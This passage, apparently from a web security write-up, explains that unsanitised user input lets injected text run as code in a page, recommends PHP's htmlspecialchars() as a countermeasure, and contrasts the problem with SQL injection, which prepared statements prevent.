These vulnerabilities rely on the fact that the input is not sanitized on the server side. Therefore, to avoid this problem the programmer should implement some countermeasures. For example in our case, having the back-end code written in PHP, it is possible to take advantage of some native functions such as the `htmlspecialchars()` one. This method returns a string in which some characters that have a special significance in HTML are converted into others so that the html tags cannot be interpreted as such anymore.

Note that this is completely different from *SQL Injection*: in our examples it is impossible to perform such injection, since every query has been carefully prepared with the `PDO::prepare()` function of PHP. On the contrary, the problem lies in the fact that the webpage believes that is printing some text, but actually, that text inserted by the user is some valid and executable code.